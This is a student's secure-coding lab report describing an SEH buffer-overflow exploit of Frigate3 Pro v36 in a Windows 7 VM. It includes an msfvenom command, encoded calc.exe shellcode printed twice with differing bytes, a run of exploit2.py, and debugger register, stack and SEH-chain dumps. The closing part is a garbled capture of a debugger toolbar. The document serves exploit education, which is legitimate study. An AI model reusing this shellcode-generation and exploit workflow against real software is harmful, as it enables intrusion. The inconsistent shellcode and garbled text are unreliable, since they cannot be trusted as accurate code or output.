

Secure Coding

Lab – 10

Name :- A V puneeth

Reg.No :- 19BCN7041

Working with the memory vulnerabilities – Part IV

Task

- Download Frigate3_Pro_v36 from teams (check folder named 17.04.2021).
- Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into it.
- Install Immunity debugger or ollydbg in windows7
- Install Frigate3_Pro_v36 and Run the same
- Download and install python 2.7.* or 3.5.*
- Run the exploit script II (exploit2.py- check today's folder) to generate the payload

Analysis

- Try to crash the Frigate3_Pro_v36 and exploit it.
- Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).
Example:
`msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python`
- Attach the debugger (immunity debugger or ollydbg) and analyse the address of various registers listed below
- Check for EIP address
- Verify the starting and ending addresses of stack frame
- Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view → SHE

To crash frigate change default trigger from cmd to calc and generate shell code in msfvenom

```
(kali@kali)-[~]
$ msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf = b""
buf += b"\x89\xe1\xd9\xc5\xd9\x71\xf4\x58\x50\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4e"
buf += b"\x62\x73\x30\x35\x50\x35\x50\x71\x70\x6c\x49\x69\x75"
buf += b"\x76\x51\x79\x50\x31\x74\x4c\x4b\x70\x50\x30\x30\x4c"
buf += b"\x4b\x42\x72\x46\x6c\x4e\x6b\x62\x72\x77\x64\x6c\x4b"
buf += b"\x71\x62\x36\x48\x44\x4f\x6d\x32\x6a\x56\x46\x50"
buf += b"\x31\x79\x6f\x4c\x6c\x55\x6c\x31\x71\x73\x4c\x74\x42"
buf += b"\x54\x6c\x77\x50\x79\x51\x78\x4f\x34\x4d\x76\x61\x6f"
buf += b"\x37\x69\x72\x6c\x32\x33\x62\x30\x57\x6e\x6b\x30\x52"
buf += b"\x54\x50\x4c\x4b\x51\x5a\x47\x4c\x4e\x6b\x42\x6c\x64"
buf += b"\x51\x74\x38\x38\x63\x73\x78\x36\x61\x6a\x71\x63\x61"
buf += b"\x4c\x4b\x62\x79\x51\x30\x56\x61\x5a\x73\x6c\x4b\x62"
buf += b"\x69\x65\x48\x4a\x43\x56\x5a\x73\x79\x6e\x6b\x37\x44"
buf += b"\x4e\x6b\x33\x31\x38\x56\x56\x51\x59\x6f\x6c\x6c\x6f"
buf += b"\x31\x48\x4f\x74\x4d\x65\x51\x7a\x67\x45\x68\x49\x70"
buf += b"\x71\x65\x68\x76\x37\x73\x61\x6d\x4a\x58\x45\x6b\x31"
buf += b"\x6d\x55\x74\x50\x75\x69\x74\x51\x48\x6e\x6b\x43\x68"
buf += b"\x66\x44\x63\x31\x6e\x33\x70\x66\x6e\x6b\x56\x6c\x70"
```


To get payload change the shell code in exploit.py and tun it in cmd


```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 10.0.19043.985]
(c) Microsoft Corporation. All rights reserved.

C:\Users\T480s>cd desktop


C:\Users\T480s\Desktop>python exploit2.py
```

After entering the payload into frigate it will crash and open





Now attach the debugger



Shencode:

```
buf = b""  
  
buf += b"\x89\xe1\xd9\xc5\xd9\x71\xf4\x58\x50\x59\x49\x49"  
  
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"  
  
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"  
  
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"  
  
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4e"  
  
buf += b"\x62\x73\x30\x35\x50\x35\x50\x71\x70\x6c\x49\x69\x75"  
  
buf += b"\x76\x51\x79\x50\x31\x74\x4c\x4b\x70\x50\x30\x30\x4c"  
  
buf += b"\x4b\x42\x72\x46\x6c\x4e\x6b\x62\x72\x77\x64\x6c\x4b"  
  
buf += b"\x71\x62\x36\x48\x44\x4f\x4d\x67\x32\x6a\x56\x46\x50"  
  
buf += b"\x31\x79\x6f\x4c\x6c\x55\x6c\x31\x71\x73\x4c\x74\x42"  
  
buf += b"\x54\x6c\x77\x50\x79\x51\x78\x4f\x34\x4d\x76\x61\x6f"  
  
buf += b"\x37\x69\x72\x6c\x32\x33\x62\x30\x57\x6e\x6b\x30\x52"  
  
buf += b"\x54\x50\x4c\x4b\x51\x5a\x47\x4c\x4e\x6b\x42\x6c\x64"  
  
buf += b"\x51\x74\x38\x38\x63\x73\x78\x36\x61\x6a\x71\x63\x61"  
  
buf += b"\x4c\x4b\x62\x79\x51\x30\x56\x61\x5a\x73\x6c\x4b\x62"  
  
buf += b"\x69\x65\x48\x4a\x43\x56\x5a\x73\x79\x6e\x6b\x37\x44"  
  
buf += b"\x4e\x6b\x33\x31\x38\x56\x56\x51\x59\x6f\x6c\x6c\x6f"  
  
buf += b"\x31\x48\x4f\x74\x4d\x65\x51\x7a\x67\x45\x68\x49\x70"  
  
buf += b"\x71\x65\x68\x76\x37\x73\x61\x6d\x4a\x58\x45\x6b\x31"  
  
buf += b"\x6d\x55\x74\x50\x75\x69\x74\x51\x48\x6e\x6b\x43\x68"  
  
buf += b"\x66\x44\x63\x31\x6e\x33\x70\x66\x6e\x6b\x56\x6c\x70"  
  
buf += b"\x4b\x4e\x6b\x72\x78\x45\x4c\x47\x71\x68\x53\x6c\x4b"  
  
buf += b"\x77\x74\x6e\x6b\x47\x71\x78\x50\x6c\x49\x77\x34\x71"  
  
buf += b"\x34\x36\x44\x53\x6b\x51\x4b\x50\x61\x30\x59\x42\x7a"  
  
buf += b"\x53\x61\x39\x6f\x4b\x50\x51\x4f\x31\x4f\x61\x4a\x4e"  
  
buf += b"\x6b\x66\x72\x48\x6b\x6e\x6d\x51\x4d\x63\x5a\x37\x71"
```

buf += b"\x4c\x4d\x4d\x55\x38\x32\x75\x50\x47\x70\x77\x70\x66"

buf += b"\x30\x53\x58\x46\x51\x6e\x6b\x72\x4f\x4f\x77\x39\x6f"

buf += b"\x69\x45\x6d\x6b\x5a\x50\x38\x35\x79\x32\x70\x56\x52"

buf += b"\x48\x49\x36\x6d\x45\x6f\x4d\x6d\x4d\x39\x6f\x58\x55"


buf += b"\x77\x4c\x77\x76\x53\x4c\x64\x4a\x4d\x50\x39\x6b\x4d"

buf += b"\x30\x50\x75\x75\x55\x6f\x4b\x50\x47\x36\x73\x43\x42"

buf += b"\x32\x4f\x52\x4a\x35\x50\x32\x73\x4b\x4f\x48\x55\x35"

buf += b"\x33\x35\x31\x32\x4c\x63\x53\x43\x30\x41\x41"

after attaching frigate to debugger



After attaching the shellcode in frigate we get EIP address

```

Registers (FPU)
EAX 0012F2C0
ECX 00000000
EDX 00000000
EBX 0012F2C0
ESP 0012E284
EBP 0012F2E0
ESI 0012E298 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EDI 04B6D2B4 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EIP 40006834 rtl60.40006834

C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 1 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00210286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g

          3 2 1 0      E S P U O Z D I
FST 4020 Cond 1 0 0 0 Err 0 0 1 0 0 0 0 0 (EQ)
FCW 1372 Prec NEAR,64 Mask 1 1 0 0 1 0

```

We have to verify the starting and ending address of stack frame

```

00123000 00000000 ....
00123004 00000000 ....
00123008 00000000 ....
0012300C 00000000 ....
00123010 00000000 ....
00123014 00000000 ....
00123018 00000000 ....
0012301C 00000000 ....
00123020 00000000 ....
00123024 00000000 ....
00123028 00000000 ....
0012302C 00000000 ....
00123030 00000000 ....
00123034 00000000 ....
00123038 00000000 ....
0012303C 00000000 ....
00123040 00000000 ....
00123044 00000000 ....
00123048 00000000 ....
0012304C 00000000 ....
00123050 00000000 ....
00123054 00000000 ....
00123058 00000000 ....
0012305C 00000000 ....
00123060 00000000 ....
00123064 00000000 ....
00123068 00000000 ....
0012306C 00000000 ....
00123070 00000000 ....
00123074 00000000 ....
00123078 00000000 ....
0012307C 00000000 ....
00123080 00000000 ....
00123084 00000000 ....
00123088 00000000 ....
0012308C 00000000 ....
00123090 00000000 ....
00123094 00000000 ....
00123098 00000000 ....
0012309C 00000000 ....
001230A0 00000000 ....
001230A4 00000000 ....
001230A8 00000000 ....
001230AC 00000000 ....
001230B0 00000000 ....
001230B4 00000000 ....
001230B8 00000000 ....

```

```

0012FF4C 00741428 call. Frigate3.00741428
0012FF50 0012FF60 ^y+.
0012FF54 00723000 .0r. Frigate3.00723000
0012FF58 00350000 ..5.
0012FF5C 007413C4 -!!t. Frigate3.007413C4
0012FF60 006D90CF =em. RETURN to Frigate3.006D90CF from Frigate3.006D90CF
0012FF64 00000000 ....
0012FF68 006D94E7 rom. Frigate3.006D94E7
0012FF6C 00000000 ....
0012FF70 00000000 ....
0012FF74 0012FF94 0+.
0012FF78 0012FF8C i+.
0012FF7C 7FFDA000 .a^0
0012FF80 00401000 .!0. JMP to rtl60.@System@SysGetMem$qqri
0012FF84 00000000 ....
0012FF88 75E0EF4A Jnoau kernel32.BaseThreadInitThunk
0012FF8C 75E0EF5C \noau RETURN to kernel32.75E0EF5C
0012FF90 7FFDA000 .a^0
0012FF94 0012FFD4 t+.
0012FF98 77393756 U79w RETURN to ntdll.77393756
0012FF9C 7FFDA000 .a^0
0012FFA0 77523679 y6Ru RETURN to condlg32.77523679 from kernel32.lstrlenW
0012FFA4 00000000 ....
0012FFA8 00000000 ....
0012FFAC 7FFDA000 .a^0
0012FFB0 00000000 ....
0012FFB4 00000000 ....
0012FFB8 00000000 ....
0012FFBC 0012FFA0 a+. ASCII "y6Ru"
0012FFC0 00000000 ....
0012FFC4 FFFFFFFF
0012FFC8 7734E335 5!4w ntdll.7734E335
0012FFCC 0078C6AD !!x. elpackd6.0078C6AD
0012FFD0 00000000 ....
0012FFD4 0012FFEC 0+.
0012FFD8 77393729 !79w RETURN to ntdll.77393729 from ntdll.7739372F
0012FFDC 00401000 .!0. JMP to rtl60.@System@SysGetMem$qqri
0012FFE0 7FFDA000 .a^0
0012FFE4 00000000 ....
0012FFE8 00000000 ....
0012FFEC 00000000 ....
0012FFF0 00000000 ....
0012FFF4 00401000 .!0. JMP to rtl60.@System@SysGetMem$qqri
0012FFF8 7FFDA000 .a^0
0012FFFC 00000000 ....

```

```

EAX
rtl60.40006804
WORD PTR DS:[EDX-8]

rtl60.400068A0

WORD PTR DS:[EDX-4]
0.@System@NewAnsiString$qqri
EAX

WORD PTR DS:[EAX-4]
0.@System@Move$qqrpvui

rtl60.40006804
DMWORD PTR DS:[EDX-8] LOCK prefix
0 PTR DS:[EAX],EDX
EDX
rtl60.400068BE
WORD PTR DS:[EDX-8]

rtl60.400068BE
DMWORD PTR DS:[EDX-8] LOCK prefix
rtl60.400068BE
WORD PTR DS:[EDX-8]
0.@System@FreeMem$qqrpv

```

Address	SE handler
0012F2A8	rtl60.40010C4B
909020EB	*** CORRUPT ENTRY ***

Verifying the login data:

```

Immunity Debugger - Frigate2.exe - [Log data]
File View Debug Plugins ImmLib Options Window Help Jobs
[Icons] [F5] [F6] [F7] [F8] [F9] [F10] [F11] [F12] [F13] [F14] [F15] [F16] [F17] [F18] [F19] [F20] [F21] [F22] [F23] [F24] [F25] [F26] [F27] [F28] [F29] [F30] [F31] [F32] [F33] [F34] [F35] [F36] [F37] [F38] [F39] [F40] [F41] [F42] [F43] [F44] [F45] [F46] [F47] [F48] [F49] [F50] [F51] [F52] [F53] [F54] [F55] [F56] [F57] [F58] [F59] [F60] [F61] [F62] [F63] [F64] [F65] [F66] [F67] [F68] [F69] [F70] [F71] [F72] [F73] [F74] [F75] [F76] [F77] [F78] [F79] [F80] [F81] [F82] [F83] [F84] [F85] [F86] [F87] [F88] [F89] [F90] [F91] [F92] [F93] [F94] [F95] [F96] [F97] [F98] [F99] [F100] [F101] [F102] [F103] [F104] [F105] [F106] [F107] [F108] [F109] [F110] [F111] [F112] [F113] [F114] [F115] [F116] [F117] [F118] [F119] [F120] [F121] [F122] [F123] [F124] [F125] [F126] [F127] [F128] [F129] [F130] [F131] [F132] [F133] [F134] [F135] [F136] [F137] [F138] [F139] [F140] [F141] [F142] [F143] [F144] [F145] [F146] [F147] [F148] [F149] [F150] [F151] [F152] [F153] [F154] [F155] [F156] [F157] [F158] [F159] [F160] [F161] [F162] [F163] [F164] [F165] [F166] [F167] [F168] [F169] [F170] [F171] [F172] [F173] [F174] [F175] [F176] [F177] [F178] [F179] [F180] [F181] [F182] [F183] [F184] [F185] [F186] [F187] [F188] [F189] [F190] [F191] [F192] [F193] [F194] [F195] [F196] [F197] [F198] [F199] [F200] [F201] [F202] [F203] [F204] [F205] [F206] [F207] [F208] [F209] [F210] [F211] [F212] [F213] [F214] [F215] [F216] [F217] [F218] [F219] [F220] [F221] [F222] [F223] [F224] [F225] [F226] [F227] [F228] [F229] [F230] [F231] [F232] [F233] [F234] [F235] [F236] [F237] [F238] [F239] [F240] [F241] [F242] [F243] [F244] [F245] [F246] [F247] [F248] [F249] [F250] [F251] [F252] [F253] [F254] [F255] [F256] [F257] [F258] [F259] [F260] [F261] [F262] [F263] [F264] [F265] [F266] [F267] [F268] [F269] [F270] [F271] [F272] [F273] [F274] [F275] [F276] [F277] [F278] [F279] [F280] [F281] [F282] [F283] [F284] [F285] [F286] [F287] [F288] [F289] [F290] [F291] [F292] [F293] [F294] [F295] [F296] [F297] [F298] [F299] [F300] [F301] [F302] [F303] [F304] [F305] [F306] [F307] [F308] [F309] [F310] [F311] [F312] [F313] [F314] [F315] [F316] [F317] [F318] [F319] [F320] [F321] [F322] [F323] [F324] [F325] [F326] [F327] [F328] [F329] [F330] [F331] [F332] [F333] [F334] [F335] [F336] [F337] [F338] [F339] [F340] [F341] [F342] [F343] [F344] [F345] [F346] [F347] [F348] [F349] [F350] [F351] [F352] [F353] [F354] [F355] [F356] [F357] [F358] [F359] [F360] [F361] [F362] [F363] [F364] [F365] [F366] [F367] [F368] [F369] [F370] [F371] [F372] [F373] [F374] [F375] [F376] [F377] [F378] [F379] [F380] [F381] [F382] [F383] [F384] [F385] [F386] [F387] [F388] [F389] [F390] [F391] [F392] [F393] [F394] [F395] [F396] [F397] [F398] [F399] [F400] [F401] [F402] [F403] [F404] [F405] [F406] [F407] [F408] [F409] [F410] [F411] [F412] [F413] [F414] [F415] [F416] [F417] [F418] [F419] [F420] [F421] [F422] [F423] [F424] [F425] [F426] [F427] [F428] [F429] [F430] [F431] [F432] [F433] [F434] [F435] [F436] [F437] [F438] [F439] [F440] [F441] [F442] [F443] [F444] [F445] [F446] [F447] [F448] [F449] [F450] [F451] [F452] [F453] [F454] [F455] [F456] [F457] [F458] [F459] [F460] [F461] [F462] [F463] [F464] [F465] [F466] [F467] [F468] [F469] [F470] [F471] [F472] [F473] [F474] [F475] [F476] [F477] [F478] [F479] [F480] [F481] [F482] [F483] [F484] [F485] [F486] [F487] [F488] [F489] [F490] [F491] [F492] [F493] [F494] [F495] [F496] [F497] [F498] [F499] [F500] [F501] [F502] [F503] [F504] [F505] [F506] [F507] [F508] [F509] [F510] [F511] [F512] [F513] [F514] [F515] [F516] [F517] [F518] [F519] [F520] [F521] [F522] [F523] [F524] [F525] [F526] [F527] [F528] [F529] [F530] [F531] [F532] [F533] [F534] [F535] [F536] [F537] [F538] [F539] [F540] [F541] [F542] [F543] [F544] [F545] [F546] [F547] [F548] [F549] [F550] [F551] [F552] [F553] [F554] [F555] [F556] [F557] [F558] [F559] [F560] [F561] [F562] [F563] [F564] [F565] [F566] [F567] [F568] [F569] [F570] [F571] [F572] [F573] [F574] [F575] [F576] [F577] [F578] [F579] [F580] [F581] [F582] [F583] [F584] [F585] [F586] [F587] [F588] [F589] [F590] [F591] [F592] [F593] [F594] [F595] [F596] [F597] [F598] [F599] [F600] [F601] [F602] [F603] [F604] [F605] [F606] [F607] [F608] [F609] [F610] [F611] [F612] [F613] [F614] [F615] [F616] [F617] [F618] [F619] [F620] [F621] [F622] [F623] [F624] [F625] [F626] [F627] [F628] [F629] [F630] [F631] [F632] [F633] [F634] [F635] [F636] [F637] [F638] [F639] [F640] [F641] [F642] [F643] [F644] [F645] [F646] [F647] [F648] [F649] [F650] [F651] [F652] [F653] [F654] [F655] [F656] [F657] [F658] [F659] [F660] [F661] [F662] [F663] [F664] [F665] [F666] [F667] [F668] [F669] [F670] [F671] [F672] [F673] [F674] [F675] [F676] [F677] [F678] [F679] [F680] [F681] [F682] [F683] [F684] [F685] [F686] [F687] [F688] [F689] [F690] [F691] [F692] [F693] [F
```